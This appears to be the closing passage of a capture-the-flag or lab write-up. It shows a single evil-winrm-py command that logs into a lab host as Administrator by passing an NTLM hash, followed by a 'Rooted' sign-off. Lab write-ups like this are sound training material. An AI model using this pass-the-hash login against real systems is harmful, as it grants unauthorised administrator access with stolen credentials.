
Using Evil-Winrm to get on the box.
1
evil-winrm-py -i 10.1.198.233 -u 'Administrator' -H 'd3a97bfa75ebed92165ea2d67cd21002'

Rooted !
Thanks for reading 🙂